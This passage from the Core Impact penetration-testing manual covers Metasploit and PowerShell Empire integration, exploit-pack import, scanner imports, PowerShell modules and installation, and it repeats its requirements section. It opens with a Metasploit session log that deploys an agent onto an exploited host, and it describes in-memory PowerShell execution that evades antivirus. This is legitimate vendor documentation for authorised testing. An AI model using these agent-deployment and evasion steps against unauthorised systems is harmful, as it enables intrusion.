[*] Meterpreter session 1 opened 192.168.123.200:1982 -> 192.168.123.40:4444)

meterpreter > A2
meterpreter >
background session 1? [Y/N]
msf exploit(mo01_026_dcom) > load 'impact\core_impact'
[*] Successfully loaded plugin: core_impact
msf exploit(mo01_026_dcom) > install_impact_agent
Usage: install_impact_agent [options]

Install CORE IMPACT Pro agent on Metasploit session.

OPTIONS:
  -h      Help banner.
  -l      List all active sessions.
  -p <opt> The workspace passphrase.
  -s <opt> The session identifier where you want to install IMPACT OS Agent
  -t <opt> The agent deployment timeout in seconds
  -w <opt> The workspace related with the agent install

msf exploit(mo01_026_dcom) > install_impact_agent -s 1 -w AlexMS -p aaaaaaaa
[*] Host information
IP: 192.168.123.40
OS: windows
ARCH: i386
[*] Connecting to CORE IMPACT Pro
[*] Installing OS Agent through session 1
[*] Uploading and executing IMPACT OS agent...
[*] Agent successfully deployed!
msf exploit(mo01_026_dcom) >
```

figure 67 - Install agent from Metasploit Console

1. In Metasploit, you must first have a meterpreter payload connected to a host.
2. Enter the command **load 'impact\core_impact'**. This will initialize the Core Impact plugin for the current Metasploit session.
3. Enter the command **install_impact_agent**. This is an optional step that simply displays the parameters that should be used with the **install_impact_agent** command.
4. Enter the command **install_impact_agent** with the associated parameters. In the example below, the meterpreter session (-s) is set to 1, the existing Workspace (-w) is set to AlexMS, and the Workspace's passphrase (-p) is set to aaaaaaaa.
5. The console will display a message when the agent has been deployed in Core Impact. At this point, you can open your Core Impact Workspace and use the fully functional agent. The Metasploit session is no longer needed and can be closed.

Integration with PowerShell Empire

If you use [PowerShell Empire](#) as a component of your penetration testing program, you can integrate it with Core Impact. This will allow you to use Core Impact's advanced testing features in conjunction with PowerShell Empire's post-exploitation capabilities.

NOTE:

Using Core Impact with PowerShell Empire requires that both programs are running and can access one another across the network.

Before integrating your Core Impact instance with a host using PowerShell, you will need to launch the Empire REST API:

1. Initiate the Empire console using the `--rest` option so that the REST API will be reachable.
2. You can set a password on the Empire console using the `--password` option, but this password will then need to be entered in the Core Impact modules that are subsequently used in the integration.
3. Launch a listener in the Empire console using the below commands:
listener
set Name StartingListener
Run

Core Impact and PowerShell Empire can work together in 2 scenarios:

Core Impact Agent

If you have exploited a host using Core Impact and an active agent is installed on the host machine, use the following steps to leverage PowerShell Empire:

1. In Core Impact, locate and run the module **Deploy PowerShell Empire Agent**.
2. Configure the Module so that it can locate and log into the instance of PowerShell Empire.
3. Once the module is running, you can use PowerShell Empire to interface with the target host, through the Core Impact agent.

PowerShell Empire Agent

If you have exploited a host manually and have an active agent installed on the host machine via PowerShell Empire, use the following steps to leverage Core Impact:

1. In Core Impact, locate and run the module **Install Agent using PowerShell Empire Agent**.


2. Configure the Module so that it can locate the instance of PowerShell Empire and the existing agent. The Agent Name will be a string of letters and numbers (e.g. VASDGF314524GWWR)
3. Once the module runs, a new host will be added in Core Impact showing visibility through the PowerShell Empire host. You can now use Core Impact to interact with the agent.

Integration with ExCraft

This integration module sets up integration with the ExCraft Exploit Packs and imports all the ExCraft Exploit Pack exploits into Core Impact. Those imported modules can then be executed as regular Impact modules.

Setup/Upgrade ExCraft Exploit Packs Integration

The module expects the license files of the ExCraft exploit pack as parameters.



Disable ExCraft Exploit Packs Integration

This module disables the integration with the ExCraft Exploit Packs. It removes all previously integrated ExCraft modules.

Importing Data from Vulnerability Scanners

Different importing modules for each product are available within the **Vulnerability \ Third Party** folder in the Modules view. The following modules are included in Core Impact's **Network** modules:

- beSECURE
- Frontline
- GFI LANguard
- IBM Enterprise Scanner
- IBM Internet Scanner
- McAfee Vulnerability Manager (formerly McAfee Foundstone)
- Microsoft Baseline Security Analyzer
- Nexpose
- Nessus
- Nmap
- OpenVAS
- PatchLink VMS
- Qualys Guard
- Retina
- SAINT
- STAT Guardian
- Tenable Security Center
- Tripwire IP360
- nCircle

The following modules are included in Core Impact's **Web** modules located in the **Web Application Analysis \ Third Party** folder:

- Acunetix Web Vulnerability Scanner
- Burp Suite Professional
- Cenzic
- HP WebInspect
- IBM Rational AppScan
- NTOSpider
- Qualys Web Application Scanner

To manually use a module to import data from one of these scanners, use the modules found in the Import-Export folder. Double-clicking on any of these modules will open the parameters dialog where you can specify the location of the output file where the product data is stored. Refer to each module's documentation for additional information related to the specific product.

In addition, you can export all entities in Core Impact's database (everything found in the Entity Views) to a parsable format to facilitate the application's integration with other products.

Using Imported Information

Importing network information can replace the Network Information Gathering step if these activities have already been performed by the original scanner. After importing information you can advance immediately to step 2 of the Network RPT process, Network Attack and Penetration.

To use imported network information within the Network RPT process, follow this procedure:

1. Import data from a scanner. The originally-scanned hosts will appear on the Entity View.
2. Run the Network Attack and Penetration RPT step (see [Network Attack and Penetration](#)) or individual exploits from the Exploits/Remote module folder against the imported hosts. The Network Attack and Penetration step will use the imported OS, and service information to select and execute applicable exploits.
3. If any attack was successful, continue working with the deployed agents using RPT or individual modules as usual.

If the imported data includes vulnerability information (as is the case when importing from vulnerability scanners), this information can be used to drive exploit selection, providing an automated mechanism for validating potential vulnerabilities. In this case, instead of utilizing the Network Attack and Penetration step from RPT, you can launch the "Attack and Penetration using imported data" module from the Import-Export module folder.

To validate potential vulnerabilities follow this procedure:

1. Import data from a scanner. The originally scanned hosts will appear in the Entity View.
2. Run the "Attack and Penetration using imported data" module from the Import-Export module folder against the imported targets (see [Running Modules](#) for more information). This module will only select exploits that match potential vulnerabilities identified by the vulnerability scanner.

3. If any of the attacks were successful, continue working with the deployed agents using RPT or individual modules as usual. A successfully-deployed agent validates the exploitability of a potential vulnerability.
4. To generate a report of the vulnerabilities imported from a vulnerability scanner that were exploited using Core Impact, you can use the PCI Vulnerability Validation report.

How to Integrate with Metasploit

This section describes how to integrate your Core Impact installation with Metasploit. For general usage, see [Integration with Metasploit](#).


Automatic Integration with Metasploit

If Metasploit is installed on your machine when you first launch Core Impact, the Setup Wizard will offer you the option to add integration with Metasploit.

Manual Integration with Metasploit

If you install Metasploit after Core Impact has been used on your system, you can integrate them manually. To do this, execute the Setup Metasploit Integration module:

1. Open a Workspace.
2. Navigate to the Modules tab.
3. Locate and double-click the Setup Metasploit Integration module. (Open the Metasploit folder or use the search bar and search for "metasploit".)



4. Click Ok on the module parameters window - there are no parameters for you to configure.


Your Core Impact installation will be configured to interact with the Metasploit Framework. See [Integration with Metasploit](#) for usage.

Leveraging PowerShell

Core Impact provides testers several ways to leverage the PowerShell interface when targeting Windows hosts. PowerShell commands are executed in the host machine's memory, preventing their detection from AntiVirus or other detection tools.

Continue reading below to learn about the available Modules that are designed specifically to use PowerShell or click to read about [Integration with PowerShell Empire](#).

PowerShell Modules

There are several modules available in Core Impact that leverage the PowerShell interface to enhance your penetration testing program. The easiest way to locate these modules is to use the Search box ( Search All) located at the top of the Modules Panel of the Console and type the text "powershell". This will automatically filter the module list and show only those modules that are related to PowerShell capabilities.

PowerShell Shell: Run this module on an existing agent to open a PowerShell command line shell and interact directly with the host machine. This module is also available as an option when you right-click on an existing host agent. See [Interacting with Agents on page 362](#) for more.

When using the PowerShell Shell, type the command `#help` to see additional commands that are provided by Core Impact.

Run PowerShell Script: Run this module to execute a script that you've prepared locally on the host machine. A script can be used to create a function, retrieve system information, etc. The Module Output tab will show the script commands in green followed by the command output in red.

Get installed PowerShell Version: Run this module on an agent to learn what version of PowerShell is currently installed on the host machine.

Deploy PowerShell Empire agent: This module is used in conjunction with an active instance of PowerShell Empire. For more on this, see [Integration with PowerShell Empire](#).

Install Agent using PowerShell Empire Agent: This module is used in conjunction with an active instance of PowerShell Empire. For more on this, see [Integration with PowerShell Empire](#).

Installing and Activating Core Impact

Before you install Core Impact, please read the Release Notes (included with the distribution). If you do not read the Release Notes, you may overlook important information regarding the installation, configuration and use of the product.

Requirements for Core Impact

Operating Systems

The following operating systems are *supported* platforms for Core Impact 21.5. These platforms have also been tested and, although they are not certified, they are fully expected to provide a stable platform for Core Impact.

- Windows 10
- Windows 11
- Windows Server 2016 Standard
- Windows Server 2019 Standard

Databases

The following databases are *supported* platforms for Core Impact. These platforms have also been tested and, although they are not certified, they are fully expected to provide a stable platform for Core Impact.

- SQL Server Express (included)
- SQL Server 2014+ Standard or Enterprise
- RDS Custom for SQL Server

Hardware

In addition to an accepted operating system, the below minimum requirements should be met:

- Intel Core i5 (4th Generation)
- 8 GB RAM
- 4 GB Free Hard Disk Space (hard disk capacity requirements increase with the quantity of high-volume test workspaces)
- Internet Explorer 11.0 or later
- A Windows-compatible Ethernet networking card. Core Impact works with wireless network interface cards.
- Screen resolution: 1024 x 768 minimum (1280 x 1024 recommended)

Firewall

Impact connects to **impact.coresecurity.com (54.233.152.201 and 54.207.98.104)** and requires access through the firewall to ports 80 and 443 to perform the following actions:

- Activation and Deactivation
- Download Updates
- Submit Crash Dumps (if crash happens)
- Submit Usages Statistics (if enabled)

Please note the following important details about Core Impact:

- In order to create a [Fake Access Point](https://shop.hak5.org/products/wifi-pineapple) using Core Impact, you must use a Pineapple Mark VII (<https://shop.hak5.org/products/wifi-pineapple>) wireless network auditing tool.

- In order for you to install and use Core Impact, you must have Administrator privileges on the system.
- Unless otherwise stated by a module or exploit, Core Impact is compatible to run on and target US English versions of the specified operating systems only.
- Connecting directly with a DSL/Cable modem using PPTP will limit some of the product's functionality (packet capture and custom packet crafting).

Installing and Activating Core Impact

Before you install Core Impact, please read the Release Notes (included with the distribution). If you do not read the Release Notes, you may overlook important information regarding the installation, configuration and use of the product.

Requirements for Core Impact

Operating Systems

The following operating systems are *supported* platforms for Core Impact 21.5. These platforms have also been tested and, although they are not certified, they are fully expected to provide a stable platform for Core Impact.

- Windows 10
- Windows 11
- Windows Server 2016 Standard
- Windows Server 2019 Standard

Databases

The following databases are *supported* platforms for Core Impact. These platforms have also been tested and, although they are not certified, they are fully expected to provide a stable platform for Core Impact.

- SQL Server Express (included)
- SQL Server 2014+ Standard or Enterprise
- RDS Custom for SQL Server

Hardware

In addition to an accepted operating system, the below minimum requirements should be met:

- Intel Core i5 (4th Generation)
- 8 GB RAM
- 4 GB Free Hard Disk Space (hard disk capacity requirements increase with the quantity of high-volume test workspaces)
- Internet Explorer 11.0 or later
- A Windows-compatible Ethernet networking card. Core Impact works with wireless network interface cards.
- Screen resolution: 1024 x 768 minimum (1280 x 1024 recommended)

Firewall

Impact connects to **impact.coresecurity.com (54.233.152.201 and 54.207.98.104)** and requires access through the firewall to ports 80 and 443 to perform the following actions:

- Activation and Deactivation
- Download Updates
- Submit Crash Dumps (if crash happens)
- Submit Usages Statistics (if enabled)

Please note the following important details about Core Impact:

- In order to create a [Fake Access Point](https://shop.hak5.org/products/wifi-pineapple) using Core Impact, you must use a Pineapple Mark VII (<https://shop.hak5.org/products/wifi-pineapple>) wireless network auditing tool.
- In order for you to install and use Core Impact, you must have Administrator privileges on the system.
- Unless otherwise stated by a module or exploit, Core Impact is compatible to run on and target US English versions of the specified operating systems only.
- Connecting directly with a DSL/Cable modem using PPTP will limit some of the product's functionality (packet capture and custom packet crafting).

Installing Core Impact Online

Follow these instructions to install Core Impact.

NOTE:

If your environment is limited or restricted as to internet access, see [Installing Core Impact Offline on page 424](#).

Installing Core Impact requires the following items and/or steps:

- From the Fortra Customer Portal, download and run the **Core Impact Product Installer** (see [Installing Core Impact on page 408](#)).
- (Optional) From the the Fortra Customer Portal, download and run the **Third-party Add-on Installer** (see [Run the Third Party Add-on Installer on page 413](#)).
- From an email provided by Fortra, download and run the **License Bundle Installer** (see [Licensing the Product on page 413](#)).
- Activate and Setup the product. This process (activation, database creation or migration, and setup) starts automatically the first time the product is run (see [Activating the Product on page 415](#)).

About Prerequisite Software

Starting with version 20.3, Core Impact can be installed on a different drive or in a custom directory. This option is presented in step 7 below. By default the Core Impact installer will always install prerequisite software (.NET, SQLServer, Information Server, and Crystal Reports Runtime) in their respective default locations before installing Core Impact. If you wish to also control where the prerequisite products are installed you must first manually install them using the steps outlined in the Offline install section and then install the base Core Impact product as described here.

Installing Core Impact


Core Impact is distributed as a self-installing Windows executable (.exe). If you are currently running an older version of Core Impact, you will be prompted to uninstall it before installing the latest version.

NOTE:


If you receive a warning that the installer cannot update your local firewall rules you should perform the following steps manually (in Windows Defender):

- Add a inbound rule:
 - Name: Core Impact ICMPv4
 - Description: This rule is needed by Core Impact for ICMP Discovery and UDP portscanner
 - Protocol: ICMPv4
- Add an exclusion for the "Core Impact Service" -Core Impact requires full access to the network -:
 - Exclude this file from the firewall analysis:
`C:\Program Files (x86)\Core Security\Impact\bin\impact_core_com_exe.exe`
 (if you plan to install into a custom location, add an exclusion for that path)


1. Log in the Fortra Portal and download the installer from the Core Impact product download page.
2. Save the distribution to a temporary directory and double click the `CORE IMPACT.exe` file. The installer will self-decrypt and start the installation wizard.




3. Windows may prompt to allow the app to make changes. Press **Yes** to continue. A screen displays showing a preparation progress screen. You may also see different screens and notices flash on the screen as the following required software is installed:
 - Microsoft Visual C++ 2015-2019 Redistributable (x86)
 - Crystal Reports Runtime 13 SP 27
 - Microsoft Internet Information Services (IIS) 7.5 Express
 - Microsoft SQL Server 2014 SP3 Express RTM (x86 & x64Wow)
4. When this completes, the Core Impact Setup Welcome screen displays. Press **Next** to continue.



5. In the License Agreement Window, read the product license for Core Impact. To accept the license, click the **I accept the terms ...** radio button and then click **Next**. If the license is not accepted, Core Impact will not install.



6. Antivirus software will interfere with the installation of Core Impact and may interfere with Core Impact's operation. This page of the wizard is a reminder to disable antivirus scanners during installation.



WARNING:

Temporarily disable antivirus scanners during installation and then exclude either the following Core Impact default installation directories (if you plan to install here) from your antivirus tool's scanning locations:


- %ProgramData%\IMPACT
- c:\Program Files\Core Security (on 32-bit operating systems)
- c:\Program Files (x86)\Core Security (on 64-bit operating systems)
- or
- the custom location specified in the next step (if you choose a custom location)

If **Controlled Folder Access** is enabled, MS IIS Express will be prevented to run, unless an exception is added for it in the Windows Defender Security App using these steps:

1. Open Windows Security.
2. In **Ransomware protection**, go to **Manage ransomware protection**.
3. Enable **Controlled folder access**, if disabled.
4. Go to **Allow an app through controlled folder access**.
5. Select **Add an allowed app** and follow the prompts to add apps.


Check the **Antivirus has been configured** box and press **Next** to continue.

7. Select the Installation Type.



Default - This will install into Windows default directories.

Custom - Select to specify a different drive or custom directory. In the **Custom Installation** panel use the **Browse** button to navigate to the desired location for the install.




NOTE:

If you wish to also control where the prerequisite products are installed you must first manually install them using the steps outlined in the [Offline install](#) section and then install the base Core Impact product.

Press **Next** to continue.

You will see a progress screen as the software is copied and configured.

8. The wizard will notify you when the installation is complete.



9. Click the **Finish** button.

Run the Third Party Add-on Installer

After installing Core Impact, install the 3rd party software program provided by Core Security. Simply follow the prompts and allow the required third party application to install. This installer can be downloaded from the Fortra Portal, Core Impact product download page and can be run before or after running the License Bundle Installer.

Core Impact is now installed. Proceed to the section [Licensing the Product on page 413](#).

Licensing the Product

Fortra will send an email containing a link to the License Bundle installer along with a licensing passphrase to be applied during the install (step 1 below).


WARNING:

You will see a licensing error if you attempt to run Impact before applying the license outlined in the steps below.

Steps


1. Download the License Bundle installer and save it locally. Once saved, locate and double-click to start the install.

The Passphrase screen displays.




Paste the passphrase from the email and press **Decrypt**.

2. Windows may prompt to allow the app to make changes. Press **Yes** to continue.:
At the Ready to Install screen press **Install** to start.



You will see a progress screen as the software is copied and configured.

3. The wizard will notify you when the installation is complete.



4. Press the **Finish** button to close the installer,
or
check the **Launch** option and press **Finish** to start Core Impact

NOTE:


The first time Core Impact starts you will be prompted to activate the product. (see [Activating the Product on page 415](#) for these steps.)

Now that Impact is installed and licensed, see to the section [Activating the Product on page 415](#).

Activating the Product

